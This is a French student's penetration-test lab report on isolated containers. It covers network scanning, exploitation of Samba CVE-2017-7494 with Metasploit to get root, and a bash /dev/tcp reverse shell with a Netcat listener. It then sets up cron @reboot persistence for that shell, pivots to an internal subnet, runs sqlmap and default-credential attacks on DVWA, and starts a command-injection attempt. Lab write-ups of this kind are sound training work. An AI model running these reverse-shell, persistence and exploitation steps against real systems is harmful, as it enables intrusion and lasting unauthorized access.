Ensuite, j'ai installé l'outil **Netcat**, souvent appelé "le couteau suisse du réseau", en exécutant :

- apt install netcat-traditional

Netcat est un utilitaire simple mais puissant qui permet d'établir des connexions réseau, d'écouter des ports, ou encore de transférer des données. Il est indispensable pour tester la réponse des hôtes et établir des communications.

```
┌──(root㉿7fc73e5db7f9)-[/]
└─# apt install netcat-traditional
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  netcat-traditional
0 upgraded, 1 newly installed, 0 to remove and 1208 not upgraded.
Need to get 63.2 kB of archives.
After this operation, 142 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 netcat-traditional amd64 1.10-48.2 [63.2 kB]
Fetched 63.2 kB in 0s (179 kB/s)
debconf: delaying package configuration, since apt-utils is not installed
Selecting previously unselected package netcat-traditional.
(Reading database ... 195134 files and directories currently installed.)
Preparing to unpack .../netcat-traditional_1.10-48.2_amd64.deb ...
Unpacking netcat-traditional (1.10-48.2) ...
Setting up netcat-traditional (1.10-48.2) ...
update-alternatives: using /bin/nc.traditional to provide /bin/nc (nc) in auto mode
Processing triggers for kali-menu (2022.4.1) ...
Processing triggers for man-db (2.10.2-3) ...
```

Scans réseau avec Nmap

Pour détecter les hôtes actifs et leurs ports ouverts dans le réseau, j'ai utilisé **Nmap** (Network Mapper), un outil populaire pour la reconnaissance réseau. La commande suivante a été exécutée :

- nmap -sN 172.18.0.0/16

Le paramètre -sN indique un scan TCP NULL, qui peut aider à contourner certains pare-feu en envoyant des paquets sans flags. L'objectif était de cartographier le réseau pour identifier les cibles potentielles.

```
┌──(root㉿7fc73e5db7f9)-[/]
└─# nmap -sN 172.18.0.0/16
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-04 08:41 UTC
Nmap scan report for 172.18.0.1
Host is up (0.0000040s latency).
All 1000 scanned ports on 172.18.0.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:9F:80:1D:CA (Unknown)

Nmap scan report for Nessus.auditssecu_pentestnetwork (172.18.0.3)
Host is up (0.0000060s latency).
All 1000 scanned ports on Nessus.auditssecu_pentestnetwork (172.18.0.3) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:AC:12:00:03 (Unknown)

Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.4)
Host is up (0.000023s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE         SERVICE
139/tcp open|filtered netbios-ssn
445/tcp open|filtered microsoft-ds
MAC Address: 02:42:AC:12:00:04 (Unknown)
```

Analyse approfondie avec Nmap

Après avoir identifié un hôte d'intérêt (172.18.0.4), j'ai approfondi l'analyse avec la commande suivante :

- nmap -sC -sV 172.18.0.4
  - -sC : Exécute les scripts de détection Nmap par défaut pour extraire des informations supplémentaires, comme les versions des services.
  - -sV : Détecte les versions exactes des services en interrogeant les ports ouverts.

Cette analyse a révélé que l'hôte exécutait Samba 4.6.3, une version connue pour être vulnérable.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-04 08:49 UTC
Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.4)
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:42:AC:12:00:04 (Unknown)

Host script results:
| smb2-time:
|   date: 2024-12-04T08:49:07
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.3)
|   Computer name: 34969250fd13
|   NetBIOS computer name: 34969250FD13\x00
|   Domain name: \x00
|   FQDN: 34969250fd13
|_  System time: 2024-12-04T08:49:09+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 0s, deviation: 1s, median: 0s

Nmap done: 1 IP address (1 host up) scanned in 28.39 seconds
Segmentation fault (core dumped)
```

14.2 Exploitation de Samba avec Metasploit

Introduction à Metasploit

J'ai choisi d'utiliser **Metasploit Framework**, un outil d'exploitation de vulnérabilités. Metasploit simplifie le processus d'exploitation en fournissant une bibliothèque de modules prêts à l'emploi. Il permet de rechercher, configurer, et lancer des exploits pour valider la présence de failles.

J'ai commencé par rechercher un module, via la commande search, correspondant à la vulnérabilité CVE-2017-7494 (que j'ai trouvé via des recherches sur google). Cette faille critique permet une exécution de code à distance sur les serveurs Samba mal configurés.

Exploitation de la vulnérabilité

Dans Metasploit, j'ai chargé le module suivant :

- use exploit/linux/samba/is_known_pipename

J'ai configuré les paramètres nécessaires :

- set LHOST 172.18.0.2
- set RHOSTS 172.18.0.4

Enfin, j'ai exécuté l'exploit avec la commande run, obtenant un shell root interactif sur la machine cible.

```
msf6 > use exploit/linux/samba/is_known_pipename
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) > set RHOST 172.18.0.4
RHOST => 172.18.0.4
msf6 exploit(linux/samba/is_known_pipename) > set LHOST 172.18.0.2
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 172.18.0.2
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 172.18.0.4:445 - Using location \\172.18.0.4\myshare\ for the path
[*] 172.18.0.4:445 - Retrieving the remote path of the share 'myshare'
[*] 172.18.0.4:445 - Share 'myshare' has server-side path '/home/share
[*] 172.18.0.4:445 - Uploaded payload to \\172.18.0.4\myshare\oICeWsIL.so
[*] 172.18.0.4:445 - Loading the payload from server-side path /home/share/oICeWsIL.so using \\PIPE\/home/share/oICeWsIL.so ...
[-] 172.18.0.4:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.18.0.4:445 - Loading the payload from server-side path /home/share/oICeWsIL.so using /home/share/oICeWsIL.so ...
[+] 172.18.0.4:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
[*] Command shell session 1 opened (172.18.0.2:36825 → 172.18.0.4:445) at 2024-12-04 09:03:00 +0000
```

Pour vérifier que j'avais obtenu les droits administrateurs, j'ai utilisé la commande whoami.

```
whoami
root
```


La sortie « root » indique que je suis bel et bien connecté en tant qu'administrateur.

14.3 Configuration du reverse shell

J'ai utilisé le site **revshells.com** pour générer une commande de reverse shell adaptée à ma cible. Le site fournit des commandes pré-configurées pour différents systèmes et contextes.

Voici la commande que j'ai utilisée :


- bash -c 'bash -i >& /dev/tcp/172.18.0.2/4444 0>&1'
  - **bash -i** : Lance un shell interactif.
  - **>& /dev/tcp/172.18.0.2/4444** : Redirige l'entrée et la sortie standard vers l'adresse IP et le port spécifiés.
  - **0>&1** : Lie l'entrée et la sortie pour un fonctionnement bidirectionnel.



Lancement de l'écoute sur Kali

Juste avant de lancer cette commande, pour recevoir la connexion du reverse shell, j'ai configuré un listener sur ma machine Kali à l'aide de **Netcat** :


- nc -lvnp 4444
  - **-l** : Active le mode écoute (listener).
  - **-v** : Active le mode verbeux pour afficher les détails.
  - **-n** : Utilise uniquement des adresses IP sans résolution DNS.
  - **-p 4444** : Définit le port d'écoute sur 4444.



Connexion et accès initial

Une fois la commande de reverse shell exécutée sur la machine compromise, une connexion a été établie avec succès. Cela m'a permis d'obtenir un accès initial au système via un shell.

```
bash -c "bash -i >& /dev/tcp/172.18.0.2/4444 0>&1"
```



14.4 Amélioration et persistance du shell

Amélioration du shell


Le shell initial obtenu était limité et peu interactif. Pour y remédier, j'ai utilisé les commandes suivantes sur ma machine Kali :

- python -c 'import pty; pty.spawn("/bin/bash")'
- CTRL+z
- Stty raw -echo ; fg
- Nc -lvnp 4444
- Reset
- screen

Ces commandes créent un pseudo-terminal, permettant d'utiliser des fonctionnalités avancées comme les raccourcis clavier ou les commandes interactives.

```
user@local$ stty raw -echo ; fg
nc -lnvp 4444
            reset
reset: unknown terminal type unknown
Terminal type? screen
```

Cela m'a permis d'obtenir un shell plus propre.



14.5 Configuration de la persistance

Problème initial avec Cron

Tout d'abord, j'ai tenté d'installer le service **cron** pour programmer une tâche permettant de rétablir automatiquement un reverse shell après un redémarrage. Voici les commandes exécutées :

- apt update
- apt upgrade
- apt install cron -y
- service cron start

Cependant, la commande apt install cron -y renvoyé une erreur indiquant un problème sur la variable $PATH.

Correction de la variable $PATH

En analysant l'environnement, j'ai remarqué que la variable $PATH n'était pas définie correctement via un echo $PATH, ce qui empêchait certains scripts et services de fonctionner. Pour résoudre ce problème, j'ai modifié le fichier .bashrc de l'utilisateur courant en y ajoutant une définition correcte de $PATH.

- chmod +x ~/.bashrc
- echo "export PATH=\"/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"" >> ~/.bashrc
- source ~/.bashrc

J'ai ensuite vérifié que la variable $PATH était correctement configurée en exécutant :

- echo $PATH

```
<l/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"" >> ~/.bashrc
root@7a21e21a0270:/tmp# source ~/.bashrc
root@7a21e21a0270:/tmp# echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
root@7a21e21a0270:/tmp#
```

Création et configuration du script de reverse shell

Après avoir corrigé l'environnement, j'ai téléchargé cron et créé un script pour établir un reverse shell automatique. Voici les commandes utilisées pour créer et configurer le script :

- echo "bash -i >& /dev/tcp/172.18.0.2/4444 0>&1" > /tmp/reverse.sh
- chmod +x /tmp/reverse.sh

Ce script exécute une commande bash qui redirige l'entrée et la sortie standard via une connexion TCP vers ma machine Kali sur le port 4444.

Ajout de la tâche Cron

Pour que ce script soit exécuté à chaque redémarrage, j'ai ajouté une tâche Cron à l'aide des commandes suivantes :

- echo "@reboot /bin/bash /tmp/reverse.sh" | cron -

La commande cron - a permis de confirmer que la tâche avait été ajoutée correctement.

```
root@7a21e21a0270:/tmp# echo "@reboot /bin/bash /tmp/reverse.sh" | cron -
root@7a21e21a0270:/tmp#
```

Problèmes rencontrés et résolution

Au début, la tâche Cron ne s'exécutait pas comme prévu. Pour diagnostiquer le problème, j'ai défini nano comme éditeur par défaut (car sinon je n'arrivais pas à le lancer) et j'ai créé une entrée Cron manuellement :

- export EDITOR=nano
- echo "@reboot /bin/bash /tmp/reverse.sh" > mycron
- crontab mycron

```
root@7a21e21a0270:/tmp# which nano
/bin/nano
root@7a21e21a0270:/tmp# export EDITOR=nano
root@7a21e21a0270:/tmp# echo "@reboot /bin/bash /tmp/reverse.sh" > mycron
root@7a21e21a0270:/tmp# crontab mycron
root@7a21e21a0270:/tmp# crontab -l
@reboot /bin/bash /tmp/reverse.sh
root@7a21e21a0270:/tmp#
```

Pour vérifier si la tâche était exécutée après un redémarrage, j'ai ajouté une commande de journalisation au script de reverse shell :

- echo "Script executé $(date)" >> /tmp/reverse.log

```
root@7a21e21a0270:/tmp# echo "Script excut  $(date)" >> /tmp/reverse.log
```

Après avoir redémarré le système, j'ai pu constater que le script s'exécutait correctement en consultant le fichier /tmp/reverse.log (en faisant un cat du fichier).

14.6 Exploration du réseau interne

Après avoir sécurisé mon accès à la machine Samba, j'ai vérifié les interfaces réseau avec ip a. J'ai découvert un nouveau sous-réseau : 172.19.0.0/16.

```
root@7a21e21a0270:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
14: eth0@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
Progress: [ 98%] [#########################################################]
       valid_lft forever preferred_lft forever
16: eth1@if17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth1
       valid_lft forever preferred_lft forever
```

J'ai effectué un scan initial avec :

- nmap -sN 172.19.0.0/16

```
Nmap scan report for 172.19.0.1
Host is up (0.000072s latency).
All 1000 scanned ports on 172.19.0.1 are closed
MAC Address: 02:42:8E:84:9F:7A (Unknown)

Nmap scan report for WebPentest.auditssecu_pentestpivot (172.19.0.2)
Host is up (0.000073s latency).
Not shown: 999 closed ports
PORT    STATE         SERVICE
80/tcp open|filtered http
MAC Address: 02:42:AC:13:00:02 (Unknown)
```

Ce scan a révélé un hôte supplémentaire (172.19.0.2) avec un port HTTP ouvert. J'ai ensuite affiné l'analyse avec nmap -sC et nmap -A.


```
root@7a21e21a0270:/# nmap -sC 172.19.0.2

Starting Nmap 7.01 ( https://nmap.org ) at 2024-12-04 16:25 UTC
Nmap scan report for WebPentest.auditssecu_pentestpivot (172.19.0.2)
Host is up (0.000012s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
|_http-title: 400 Bad Request
MAC Address: 02:42:AC:13:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.98 seconds
```

```
root@7a21e21a0270:/# nmap -A 172.19.0.2

Starting Nmap 7.01 ( https://nmap.org ) at 2024-12-04 16:26 UTC
Nmap scan report for WebPentest.auditssecu_pentestpivot (172.19.0.2)
Host is up (0.00011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: 400 Bad Request
MAC Address: 02:42:AC:13:00:02 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.01%E=4%D=12/4%OT=80%CT=1%CU=43653%PV=Y%DS=1%DC=D%G=Y%M=0242AC%T
OS:M=675082C0%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=Z%TS=A
OS:)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4
OS:ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1
OS:=7C70%W2=7C70%W3=7C70%W4=7C70%W5=7C70%W6=7C70)ECN(R=Y%DF=Y%T=40%W=7D78%O
OS:=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N
OS:)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=
OS:S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF
OS:=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=
OS:G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.11 ms WebPentest.auditssecu_pentestpivot (172.19.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds
```

14.7 Attaque sur le serveur Web (DVWA)

Identification de l'application cible

Après avoir identifié la machine cible sur le réseau interne (172.19.0.2) via le scan Nmap, j'ai accédé à son interface web via un navigateur. Cette interface a révélé l'utilisation de **DVWA (Damn Vulnerable Web Application)**, une application conçue pour simuler des failles de sécurité dans des environnements contrôlés.



Tentative d'exploitation avec SQLMap

Ma première approche a été de tester la présence de vulnérabilités SQLi (injections SQL) sur le formulaire de connexion. Pour cela, j'ai utilisé **SQLMap**, un outil d'automatisation des tests d'injection SQL. La commande exécutée était la suivante (c'est une commande que j'ai trouvé précédemment sur un pentest de la ressource R316) :

- sqlmap -u http://172.19.0.2/login.php --level=5 --risk=3 --dump
  - **-u** : Spécifie l'URL cible.
  - **--level=5** : Définit le niveau d'agressivité de l'analyse (le maximum est 5).


- **--risk=3** : Définit le niveau de risque (le maximum est 3).
- **--dump** : Tente d'extraire les données de la base.

Cependant, cette tentative n'a pas abouti, car l'application semblait bien protéger ses requêtes SQL ou l'attaque n'a pas pu contourner les restrictions mises en place.

Recherche de hash avec Burp Suite

N'ayant pas pu exploiter l'application avec SQLMap, j'ai cherché à obtenir un hash de mot de passe à partir des requêtes envoyées par le formulaire de connexion afin d'utiliser john the ripper. J'ai intercepté les requêtes HTTP à l'aide de **Burp Suite**, un proxy d'analyse et de modification de trafic web (qui est installé de base sur kali).

En examinant les requêtes POST, j'ai constaté que les mots de passe n'étaient pas hashés dans les paramètres envoyés au serveur. Cela m'a conduit à abandonner cette approche pour tenter des attaques par force brute ou des essais manuels.



Essais de combinaisons d'identifiants et de mots de passe


N'ayant pas obtenu de hash exploitable, j'ai opté pour une approche plus directe : tester les identifiants et mots de passe par défaut souvent utilisés sur des installations DVWA. J'ai tenté plusieurs combinaisons que j'ai trouvé sur un site web, telles que :

- admin:admin
- root:root
- user:user
- admin:password

Finalement, j'ai réussi à me connecter avec les identifiants suivants :

- **Login** : admin
- **Mot de passe** : password

Cette réussite a confirmé que les identifiants par défaut n'avaient pas été modifiés sur cette installation.



14.8 Tentative d'exploitation via Command Injection

Préparation du listener sur la machine Kali

J'ai configuré de nouveau un listener sur ma machine Kali pour recevoir une connexion reverse shell.

- nc -lvnp 5555
  - **-l** : Active le mode écoute.
  - **-v** : Active le mode verbeux pour afficher les détails de la connexion.
  - **-n** : Désactive la résolution DNS pour accélérer les connexions.
  - **-p 5555** : Définit le port d'écoute sur 5555.

Injection de commande sur le site Web

